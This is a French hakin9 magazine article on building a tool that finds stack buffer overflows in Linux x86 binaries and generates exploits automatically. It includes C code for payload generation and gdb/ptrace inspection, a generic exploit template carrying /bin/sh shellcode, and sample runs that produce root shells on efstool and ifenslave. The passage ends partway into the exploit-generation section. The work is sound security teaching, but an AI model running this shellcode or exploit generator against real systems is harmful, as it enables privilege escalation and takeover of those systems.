Automatiser le processus d'exploitation sur Linux x86

Stavros Lekkas

Degré de difficulté

Le contrôle d'éventuels défauts présents dans les binaires compilés est une tâche très pénible pour les pénétromètres. Cette tâche serait définitivement facilitée avec un outil susceptible d'identifier les bogues dus au surdébit de la mémoire tampon et de produire un code d'exploitation.

Imaginons que vous ayiez à écrire un extrait de code compilé sans avoir la chance de disposer du code source correspondant. Par ailleurs, vous constatez que ce code compilé présente les caractéristiques inhérentes à une vulnérabilité par surdébit de la mémoire tampon. Dans la mesure où l'analyse de désassemblage est un processus extrêmement long, un outil capable d'automatiser le processus d'exploitation de cette vulnérabilité potentielle se révèlerait très utile. Nous allons donc vous présenter l'installation possible d'un tel outil.

Dire qu'un programme est affecté par un bogue de surdébit de la mémoire tampon basée sur la pile signifie qu'il existe un lieu, la dénommée mémoire tampon, où les données sont copiées. Ce type de mémoire tampon existe dans la pile où ces dernières sont pointées par des adresses. Par ailleurs, lorsque les données sont enfin copiées, les limites ne sont pas contrôlées, avec le risque évident d'un surdébit. Si la mémoire tampon est effectivement en surdébit, certains autres segments hors de son champ d'action sont à leur tour modifiés. La manipulation efficiente de tels segments contenant des données valides implique un contrôle du flux d'exécution du programme au moyen de simples adresses valides dirigées vers ces segments.

Les données, mentionnées plus haut, sont placées dans la mémoire tampon, et peuvent parfois prendre la forme de données d'entrée de l'utilisateur. Le programme peut, en effet, accepter des données d'entrée

Cet article explique...

- Comment identifier ce genre particulier de bogues sans avoir recours au code source,
- Comment suivre les étapes nécessaires à la tâche d'exploitation de ce bogue,
- Les critères généraux relatifs à un modèle de code générique d'exploitation,
- Les raisons pour lesquelles cette automatisation est une aide précieuse.

Ce qu'il faut savoir...

- Les bases élémentaires de la programmation en C sous Linux,
- Le fonctionnement du système d'exploitation de Linux,
- Le fonctionnement de la pile sous Linux.

Utilisation de la logique des ensembles flous

La théorie relative à la logique des ensembles flous traite l'ambiguïté afin d'essayer de catégoriser l'incertitude et de classer cette dernière mathématiquement. L'ensemble des nombres entiers en mathématiques possède une cardinalité infinie, à l'instar de l'ensemble des nombres réels, etc. Toutefois, en matière d'informatique, tout est fini et les calculs dotés d'opérandes trop importants peuvent échouer.



Figure 1. *Présentation générale conceptuelle d'une opération de copie incertaine*



Figure 2. *Organigramme du premier algorithme de création de données utiles*

utilisateur dans de nombreux cas possibles comme, par exemple, sous la forme d'arguments du programme (ou de paramètres su vous préférez), de variables environnementales, de commutateurs, et même de données d'entrée de programme d'exécution reçues au moyen des fonctions libc `gets()`, `scanf()`, etc. Dans la mesure où chacun de ces cas est quasiment unique, nous n'évoquerons, dans le cadre du présent article, que les arguments du programme en tant que vecteurs d'attaques.

Il est essentiel de mentionner que le concept d'automatisation n'a aucun lien avec la logique des ensembles flous, et que l'outil produit n'a jamais recours aux techniques des ensembles flous. Tenter de détecter des vulnérabilités particulières en inspectant des données générées à partir d'entrées délibérées ne relève pas de la logique des ensembles flous (voir la partie intitulée *Utilisation de la logique des ensembles flous)*.

Dans notre recherche de chemins pour contrôler le `%eip` (voir la Figure 1 pour plus d'explications) via les arguments, il nous faut raisonner sur les éléments dont nous disposons. Par exemple, il faudra déterminer si un binaire exécutable donné est vulnérable ou non. La première supposition pourrait se traduire comme suit : *soit le nième argument n'est pas vulnérable, soit il l'est, auquel cas, il existe une distance définie devant être remplie avec des caractères de sorte à atteindre* `%eip`. Adapter ces exigences dans des tableaux de valeurs prédéfinies permet de créer un modèle de construction logique dans un cadre d'applications définies.

Arguments du programme

De nombreux formats ELF exécutables reçoivent des arguments avant de débuter leur exécution. Un exemple typique est la commande *rm*, à laquelle il faut fournir sous forme de paramètre les éléments que nous souhaitons supprimer. Supposons que nous ayons un format ELF exécutable, *a.out*, chargé d'imprimer uniquement un flux de caractères tel que fourni en tant que premier argument.

```
$ ./a.out hakin9
You typed: hakin9
```

Il est possible qu'au lieu d'appeler uniquement `printf()` avec `argv[1]` comme paramètre, une mémoire tampon intermédiaire, un tableau de caractères ait été déclaré. Si tel est le cas, `argv[1]` est alors copié dans la mémoire tampon, puis `printf()` utilise cette mémoire tampon en tant que paramètre, avec, si tout se passe correctement, la chaîne au format approprié. Il est également possible que `argv[1]` soit copié dans cette mémoire

Listing 1. *Sous-système de création de données utiles*

```
char *make_payload(char *buffer, int policy, LINT num)
// politiques :
//          _APPEND ~ ajout de $num 'A'[s]
//          _REMOVE ~ suppression de $num 'A'[s]
{
 char *my_buffer;
 LINT i, len = strlen(buffer);

 if( policy == _APPEND ) {
  if( !(my_buffer = (char *)malloc( len + num + 1 )) ) {
   fprintf(stderr, "[!] make_payload(): malloc() append error.\n");
   exit(EXIT_FAILURE);
  }
  CLEAR(my_buffer);

  if( len != 0 )
     for( i = 0; i < len; i++ )
          my_buffer[i] = *(buffer++);

  for( i = len; i < len + num; i++ )
       my_buffer[i] = 'A';

  my_buffer[i] = 0x00;
 }

 if( policy == _REMOVE ) {
  if( !(my_buffer = (char *)malloc( len - num + 1 )) ) {
   fprintf(stderr, "[!] make_payload(): malloc() remove error.\n");
   exit(EXIT_FAILURE);
  }
  CLEAR(my_buffer);

  for( i = 0; i < len - num; i++ )
       my_buffer[i] = *(buffer++);

  my_buffer[i] = 0x00;
 }

 return my_buffer;
}
```



Figure 3. *Organigramme du deuxième algorithme de création de données utiles*

tampon d'une manière peu sûre. Que se passerait-il si nous l'alimentions avec des données d'entrée plus importantes ?

```
$ ./a.out `perl -e 'print "A" x 50'`
You typed: AAAAAAA … AAA
Segmentation fault (core dumped)
```

La mémoire ne fonctionne plus et produit un noyau. Toutefois, de nombreuses distributions de Linux ne produisent pas de fichiers noyaux. Nous pouvons donc activer cette option en tapant la commande suivante :

```
$ ulimit -c unlimited
```

De cette façon, nous autorisons la production de fichiers de noyaux dont la taille est illimitée. Mais revenons à notre exemple ! La production d'un noyau signifie qu'une mémoire tampon intermédiaire a bien été utilisée, et dans laquelle `argv[1]` a été copié de manière incertaine. Grâce à *gdb*, le débogueur GNU, il est possible d'observer l'instruction à l'origine de la panne :

```
$ ./gdb -c core ./a.out | grep \#0
#0 0x41414141 in ?? ()
```

Ce qui est logique puisque 0x41 est l'équivalent hexadécimal de *A*. Nous avons exposé dans la Figure 1 une présentation générale conceptuelle bien plus détaillée.

Le pointeur de l'instruction a été remplacé par une adresse invalide, ce qui a entraîné la panne (voir également l'article intitulé *Provoquer un surdébit de la pile sous Linux x86* disponible à partir du site Web du magazine *hakin9.org*).

Au lieu de lui fournir cinquante *A*, nous aurions pu déterminer la distance exacte permettant d'atteindre %ebp, remplir cette distance avec des *A*, puis proposer une adresse valide. Ainsi, il est possible de contrôler le flux du programme exécuté de manière à ce que ce dernier exécute le code que nous pouvons fournir. De plus, cette opération peut être automatisée.

Collecte des informations

À ce stade, il est important de mentionner que les informations qui nous intéressent au sujet d'un exécutable donné relèvent du nombre d'arguments, qui nous donnera une échelle de valeur pour manipuler `%eip`, ainsi que la distance permettant d'atteindre `%eip`. Si nous reprenons l'exemple de *a.out*, nous aurions pu débuter l'application *gdb* pour chacune des valeurs de longueur possible de l'argument, en créant à chaque fois une charge de mémoire tampon qui augmenterait de manière progressive. Puis, il faudra contrôler la valeur du pointeur d'instruction afin de définir le degré d'influence de nos données d'entrée. Si l'exécutable est réellement vulnérable, nous verrons alors trois états différents lors de notre contrôle. Les trois états suivants apparaîtront l'un après l'autre :

- Une valeur qui ne correspond pas à une alternance du pointeur de l'instruction peut apparaître plusieurs fois.
- Une valeur qui correspond au remplacement partiel du pointeur de l'instruction apparaît une fois, et nous savons que l'essai suivant correspond automatiquement à un troisième état (comme par exemple : `0x00414141`).
- Une valeur qui correspond à un remplacement total du pointeur de l'instruction (comme par exemple : `0x41414141`).

Il est intéressant de remarquer qu'un remplacement partiel réussi revient à altérer trois octets sur quatre de `%eip`. Il impossible de suspecter l'adresse `0xbfff4141` dans un remplacement partiel puisqu'il s'agit d'une adresse valide pointant vers la pile. Toutefois, l'adresse `0xbf414141` est bien plus suspecte car il est rare que la pile augmente plus. Bien que l'implémentation finale prenne en compte ce problème, il serait assez judicieux d'affecter des valeurs constantes de *poids* afin d'en indiquer le degré de danger et de déterminer l'éventuel remplacement.

Listing 2. *Sous-système d'exécution et d'inspection élaboré avec gdb, grep et awk*

```
int exec_and_inspect_1(char *buffer, int arg, char *vulnfile)
{
 //retourne : -2 ~ erreur interne
 //             -1 ~ pas de correspondance
 //              0 ~ correspondance certaine :)
 //              1 ~ correspondance probable

 char   tmp[512],  bufresponse[64];
 int    inspec_val, i;
 FILE   *fd;
 u_long address;

 close(2); // gdb imprime vers stderr

 if( (fd = fopen(CMDF, "w+")) == NULL ) {
  ttyd = open("/dev/tty", O_RDONLY);
  fprintf(stderr, "[!] exec_and_inspect_1(): error creating gdb command
                   file.\n");
  fflush(stderr);
  return -2;
 }
 fprintf(fd, "r ");
 for(i = 0; i < arg - 1; i++)
       fprintf(fd, "foo ");

 fprintf(fd, "%s\nquit\n", buffer);
 fclose(fd);

 CLEAR(tmp);
 snprintf(tmp, 511, "%s %s --command=%s|%s 0x | %s {'print $1'} > %s",
   GDB, vulnfile, CMDF, GREP, AWK, RETF);

 system(tmp);
 unlink(CMDF);

 CLEAR(bufresponse);
 if( (fd = fopen( RETF, "r")) == NULL ) {
  ttyd = open("/dev/tty", O_RDONLY);
  fprintf(stderr, "[!] exec_and_inspect_1(): error reading gdb output file.\
                   n");
  fflush(stderr);
  return -2;
 }
 fgets(bufresponse, 63, fd);
 fclose(fd);
 address = strtoul(bufresponse, 0, 16);

 if(verbose)
    fprintf(stdout, "-> Buffer len: %ld\n", strlen(buffer));
```

Suite sur la page suivante

Premier algorithme de création de données utiles

Le sous-système responsable de la création de données utiles ne fait rien de plus que créer des mémoires tampons remplies de *A* lorsque c'est ce qui lui est ordonné de faire. Une politique relativement facile à comprendre pour produire de telles données utiles est illustrée par la célèbre technique de la force brute. Nous allons créer des mémoires tampons de toutes les longueurs possibles, qui seront ensuite testée l'une après

Listing 2. *Sous-système d'exécution et d'inspection élaboré avec gdb, grep et awk (suite)*

```
switch( address_status( address ) ) {
  case 0: // 0x41414141
         if( flag == 1 ) { //si 3 bits de poids faible ont été modifiés
                     antérieurement
          if(verbose) {
           fprintf(stdout, "-> %%eip status: definately smashed. ");
           printfixed(address);
          }
          inspec_val = 0;
         }
         else { // eip correspond avec le premier essai,
                // ce qui implique deux cas.
                // premier cas : la commande gdb
                // - a enregistré un fausse adresse, nous devons donc
                //continuer
                // deuxième cas : un contrôle rapide révèle une mémoire
                //  tampon vulnérable
          if(verbose) {
           fprintf(stdout, "-> %%eip status: probably smashed. ");
           printfixed(address);
          }
          inspec_val = -1;
         }
         break;
  case  1:// 3 bits de poids faibles ont été modifiés
         // soit nous sommes sur le point de modifier
         // %eip au prochain essai, soit
         // un contrôle rapide correspond au 3/4 de %eip.
         // Résultat intéressant, nous devons lancer
         // une tournée supplémentaire pour être sûr.
         flag = 1;

         if(verbose) {
          fprintf(stdout, "-> %%eip status: partially smashed. ");
          printfixed(address);
         }

         inspec_val = -1;
         break;
  case -1:
         if(verbose) {
          if(address) {
           fprintf(stdout, "-> %%eip status: not smashed. ");
           printfixed(address);
          }
          else
           fprintf(stdout, "-> %%eip status: not smashed. (unaccessible)\
                     n");
         }
         inspec_val = -1;
         break;
  default:
         fprintf(stderr, "[!] I shouldn't be here.\n");
         inspec_val = -2;
 }
 unlink(RETF);

 return inspec_val;
}
```

l'autre jusqu'à la détection d'un signe d'alternance ou jusqu'à atteindre la longueur maximum de la mémoire tampon dans le champ des essais. Si l'argument est vulnérable, et si notre champ d'essai est compris dans la même étendue, alors l'alternance délibérée sera définitivement détectée.

La Figure 2 illustre cette *augmentation par un seul* algorithme. Créer des mémoires tampons exponentielles, lorsque l'exposant n'est que d'un octet, présente certains avantages et inconvénients. L'un de ces avantages est que cette méthode permet de réduire la complexité de programmation afin de gagner du temps dans les calculs. Elle offre en réalité une implémentation plus abstraite. Si l'incrémentation est plus importante qu'un seul *A*, elle accélérerait définitivement le processus tout en introduisant des conflits avec nos trois états possibles de `%eip`. N'oubliez surtout pas qu'une alternance est dite délibérée si, et seulement si l'ensemble des quatre octets de `%eip` a été altéré et si trois des quatre octets ont été altérés lors d'un essai antérieur. Nous avons exposé dans le Listing 1 une implémentation du sous-système de création des données utiles sous forme de composant entièrement réutilisable.

Dans la mesure où le code exposé dans le Listing 1 utilise la fonction `malloc()` pour allouer une mémoire tampon, puis retourne un pointeur vers cette dernière, elle devrait être vidée à un moment donné. Ce qui peut s'effectuer de la manière suivante :

```
char *p;
p = make_payload("foo",
  _APPEND, 1);
free(p);
```

Deuxième algorithme de création de données utiles

Au lieu d'augmenter les données utiles d'un seul *A*, il est également possible de l'augmenter avec des blocs de *A*. Toutefois, cette méthode entre en conflit avec nos trois états possibles de `%eip`. C'est la raison pour laquelle cette méthode n'a pas été implémentée dans l'outil.

Pour être plus précis, il existe une probabilité considérable que l'état 2 ne soit jamais satisfait, ce qui entraînerait un conflit avec le flux défini du moment des états internes. Au moment de créer des mémoires tampons à partir de blocs de *A*, la valeur la plus efficace semble être trois *A* par bloc en termes de rapidité. Et plus particulièrement, la valeur idéale est produite par la formule suivante :

```
block_len = word_size(
   %eip size in bytes) - 1 <=> (1)
block_len = 4 - 1 <=>
block_len = 3
```

Ce qui nous donne trois ensembles possibles de scénarios pour remplacer `%eip`. Le cas le plus intéressant s'obtient lorsque `%eip` est entièrement remplacé et lorsque la longueur des données utiles n'est pas bien ajustée à la distance précise. A ce stade, le sous-système de production de données utiles doit produire un nombre de données utiles réduit. Dans ce cas, l'état 3 obtient la priorité d'occurrence de l'état 2, et vice versa.

Finalement, cette méthode apporte de la vitesse, mais entraîne également une génération de données utiles à la fois vers l'avant et l'arrière (voir la Figure 3). Avec une catégorisation appropriée des critères de l'alternance de `%eip`, cette méthode se révèlerait idéale afin de produire des données utiles au moyen de blocs fixes. N'oubliez pas que cet algorithme n'a pas été retenu dans le code de l'outil. Si cet article vous intéresse, vous pouvez toujours le développer de manière efficace et opérationnelle.

Premier algorithme de contrôle

Le sous-système d'exécution et d'inspection est de loin le composant le plus important de cet outil car il contient un moteur de décision simple. Son rôle n'est pas passif comme celui du sous-système de production de données utiles. Ce sous-système est chargé

Listing 3. *Sous-système d'exécution et d'inspection élaboré avec l'appel de système ptrace*

```
int exec_and_inspect_2(char *buffer, int arg, char *vulnfile)
{
// retourne : -2 ~ erreur interne
//            -1 ~ pas de correspondance
//             0 ~ correspondance :)

 REGISTERS regs;
 pid_t     pid;
 int       inspec_val = -1, wait_val, i = 1;
 LLONG     counter = 0;
 char      *args[MAX_ARGS] = {NULL};
 args[0] = "lazyjoe";
 for(i = 1; i <= arg - 1; i++)
     args[i] = "foo";
 args[i] = buffer;
 args[i+1] = NULL;

 switch( pid = fork() ) {
  case -1:
          return -2;
          break;
  case  0:
          ptrace(PTRACE_TRACEME, 0, 0, 0);
          execv(vulnfile, args);
          break;
  default:
          wait(&wait_val);
          if(verbose)
           fprintf(stdout, "-> Buffer len: %ld\n", strlen(buffer));
          while(wait_val == 1407) {
           counter++;
           counter_tot++;
           if( ptrace(PTRACE_GETREGS, pid, 0, &regs) != 0 ) {
            fprintf(stderr, "[!] ptrace(): error fetching registers.\n");
            fflush(stderr);
            return -2;
           }
           if( ptrace(PTRACE_SINGLESTEP, pid, 0, 0) != 0 ) {
            fprintf(stderr, "[!] ptrace(): error restarting.\n");
            fflush(stderr);
            return -2;
           }
           if(verbose) {
            fprintf(stdout, "-> eip: %8x\r", regs.eip);
            fflush(stdout);
           }

           if( regs.eip == 0x41414141 ) {
            if(verbose) {
             fprintf(stdout, "-> Number of instructions this round: %ld\n",
                      counter);
             fprintf(stdout, "-> Total number of instructions: %ld\n",
                      counter_tot);
            }
            inspec_val++; //0
            kill(pid, SIGKILL);
           }
           wait(&wait_val);
          }
 }
 return inspec_val;
}
```



Figure 4. *Coopération entre les composants fonctionnels*



Figure 5. *Pile Linux vue du fond*

Listing 4. *Modèle générique de code d'exploitation*

```
// notre binaire
#define BIN "our_vuln_bin"
// valeur hypothétique. Peut être obtenue au moyen des
// algorithmes payload_production - exec_and_inspect
#define NUM 44
char shellcode[] = "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
                   "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
                   "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
                   "\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
                   "\x31\xc0\x31\xdb\x40\xcd\x80";

int main(void)
{
 // notre structure d'environnement
 char *env[2] = {shellcode, 0};
 char buffer[NUM + 5];
 // notre formule intégrant le code shell
 unsigned long ret = 0xbfffffffa - strlen(shellcode) - strlen(BIN);
 memset(buffer, 0x41, NUM);
 *((long *)(buffer + NUM)) = ret;
 buffer[NUM + 5] = 0x00;
 // cette ligne est élaborée à partir du sous-système de génération
                    d'exploitation
 // afin d'inclure tout argument possible sauf à partir des données utiles
 execle(BIN, BIN, buffer, 0, env);
 return 0;
}
```



Figure 6. *Méta-modèle abstrait du système dans son ensemble*

d'exécuter l'application vulnérable au moyen des données utiles construites dans l'argument approprié, et de décider, en fonction de la valeur de `%eip`, si les données de sortie désirées doivent être révélées. Ce processus de prise de décision fonctionne grâce à une liste d'heuristiques prioritaires, sous forme toute simple de déclarations de type si-alors.

Développer un tel composant en utilisant les outils en ligne de commandes *gdb*, *grep* et *awk* est une méthode très rapide mais incertaine. Une commande valide doit être produite afin que les informations sensibles soient extraites au moyen de canaux de communication. Nous avons exposé dans le Listing 2 une implémentation de cette technique.

Les données utiles ainsi que l'argument sur le point d'être testés sont fournis en tant que paramètres de fonction (voir le Listing 2). Le principe de conception général

Informations sur les tests

Nous avons réalisé les tests sur un ordinateur portable Acer équipé de l'Intel P4, d'une unité centrale de 2,0 Ghz, et d'une RAM partagée de 128 Mo. Le système d'exploitation utilisé était Mandrake 9.0 (Dolphin), exécuté à partir du poste de travail Vmware. Les applications testées étaient disponibles sous forme de packages issus des CD d'installation de Mandrake 9.0.

que l'auteur a adopté ici consiste à retourner les codes de gestion vers la couche précédente (programme d'appel de niveau textuel), laquelle, à son tour, exécute la même opération pour la couche précédente, etc. Cette conception en forme d'arbre offre une grande flexibilité. Ainsi, cette technique présente l'avantage d'offrir une très bonne vitesse de test. Toutefois, elle est extrêmement liée aux applications tierces, dont l'intégrité n'est pas connue.

Deuxième algorithme de contrôle

Une seconde implémentation potentielle d'un sous-système d'exécution et d'inspection pourrait reposer sur l'appel du système `ptrace()`. Cette méthode présente un ensemble correct de fonctionnalités de niveau inférieur, dont certaines seront sans doute adoptées dans l'outil. Enfin, ptrace permet d'activer un processus permettant de contrôler l'exécution d'un autre. Le processus ainsi pisté se comporte normalement, jusqu'à détection d'un signal. Nous appellerons ptrace() avec `PTRACE_TRACEME` en tant que valeur de la requête afin d'activer le contrôle sur les processus fils. Le dernier processus sera créé au moyen de `fork()`. `PTRACE_GETREGS` nous permettra d'intercepter toutes les valeurs

```
[root@elite latest]# ./lazyjoe -e /usr/bin/efstool -o efsxploit -l 2900
[+] Pipes mode is on.
[+] Testing executable /usr/bin/efstool.

[+] Testing argument 1
[+] All appropriate tools found.
[+] Trying fast cheking to save time.
[+] Fast checking assumes buffer is vulnerable.
[+] Starting detailed test.
[+] Binary seems to be vulnerable at argument 1.
[+] Magic distance found to be 2684.
[+] Exploit code efsxploit1.c written successfully.

[+] Total testing time: 411.67173200 seconds.

[root@elite latest]# gcc efsxploit1.c ; ./a.out
sh-2.05b# _
```

Figure 7. *Essai sur efstool au moyen du mode des canaux de communication*

```
[root@elite latest]# ./lazyjoe -e /sbin/ifenslave -o ifenploit -m 1
[+] Pipes mode is on.
[+] Testing executable /sbin/ifenslave.

[+] Testing argument 1
[+] All appropriate tools found.
[+] Trying fast cheking to save time.
[+] Fast checking assumes buffer is vulnerable.
[+] Starting detailed test.
[+] Binary seems to be vulnerable at argument 1.
[+] Magic distance found to be 44.
[+] Exploit code ifenploit1.c written successfully.

[+] Total testing time: 8.01186900 seconds.

[root@elite latest]# gcc ifenploit1.c ; ./a.out
sh-2.05b# _
```

Figure 8. *Essai sur ifenslave au moyen du mode des canaux de communication*

```
[root@elite latest]# ./lazyjoe -e /sbin/ifenslave -o ifenploit -m 2 2>/dev/null
[+] Ptrace() mode is on.
[+] Testing executable /sbin/ifenslave.

[+] Testing argument 1
[+] Trying fast cheking to save time.
[+] Fast checking assumes buffer is vulnerable.
[+] Starting detailed test.
[+] Binary seems to be vulnerable at argument 1.
[+] Magic distance found to be 44.
[+] Exploit code ifenploit1.c written successfully.

[+] Total testing time: 457.98031800 seconds.

[root@elite latest]# gcc ifenploit1.c ; ./a.out
sh-2.05b# _
```

Figure 9. *Essai sur ifenslave au moyen du mode ptrace*

Tableau 1. *Représentation quantitative de la performance de binaires spécialement conçus*

Argument vulnérable	Mémoire tampon vulnérable	Canaux de communication	Ptrace
1	128 octets	20.41136200 sec	n/a
3	32 octets	7.79432000 sec	457.13281000 sec
5	16 octets	5.24972400 sec	339.47941600 sec
20	16 octets	7.66579100 sec	479.69758100 sec

enregistrées dans une structure d'enregistrement appropriée, et nous assistera dans l'inspection de `%eip`. Enfin, `PTRACE_SINGLESTEP` nous aidera à trouver l'instruction malveillante. Nous avons exposé dans le Listing 3 l'implémentation de cette technique.

Notez bien que l'implémentation exposée dans le Listing 3 ne respecte pas la séquence d'occurrences des trois états. En effet, cette technique ne traite pas la manipulation des chaînes, contrairement à la méthode précédente, mais interagit directement sur les valeurs enregistrées. Cette technique et la précédente reçoivent les mêmes informations en paramètres, et produisent les mêmes codes de gestion des erreurs pour une situation donnée.

Cette technique est généralement très longue, et il ne vaut mieux pas lui faire confiance en cas de grandes valeurs de la mémoire tampon. Bien que pas suffisamment rapide, en mode prolixe, elle est toutefois très intéressante dans la mesure où elle imprime toutes les valeurs d'instruction passées par `%eip` lors de la période d'essai. Il s'agit ici de millions, voire plus, d'instructions. Il n'est donc guère encourageant de les connecter. Ces instructions peuvent être utilisées pour identifier les modèles de cadre de pile grâce à une analyse approfondie de l'exécutable.

Coopération des composants fonctionnels

Si ce n'est pas encore clair, la pertinence des actions générées par l'outil dépend grandement d'une coopération des sous-systèmes basée sur leur conception correcte. Les deux sous-systèmes noyaux communiquent entre eux, en envoyant des codes de gestion à leur couche de gestion intermédiaire, c'est-à-dire la fonction `find_dist()` (voir le code source pour l'implémentation). Le concept de cette coopération soutenue par les retours est illustré dans la Figure 4.

À propos de l'auteur

Stavros Lekkas, originaire de Grèce, est étudiant de troisième année à l'Université de Manchester (anciennement appelée l'UMIST). Ses centres de recherches touchent à la cryptographie, la sécurité informatique, l'exploration des données, les mathématiques supérieures (logique et théorie des nombres), ainsi que la complexité des calculs informatiques. Il travaille actuellement sur un mémoire dont le sujet concerne un compilateur.

Le module au nombre 7, tel qu'exposé dans la Figure 4, est chargé d'identifier le statut de `%eip` sur la base de son heuristique codée en dur. Voici comment fonctionne le processus de prise de décision et comment la distance précise peut être trouvée.

Code d'exploitation

Nous savons désormais déterminer la distance précise via un argument vulnérable. L'étape suivante consiste à activer le sous-système de génération d'exploitation dont le concept devrait être plus facilement compréhensible par rapport à la théorie.

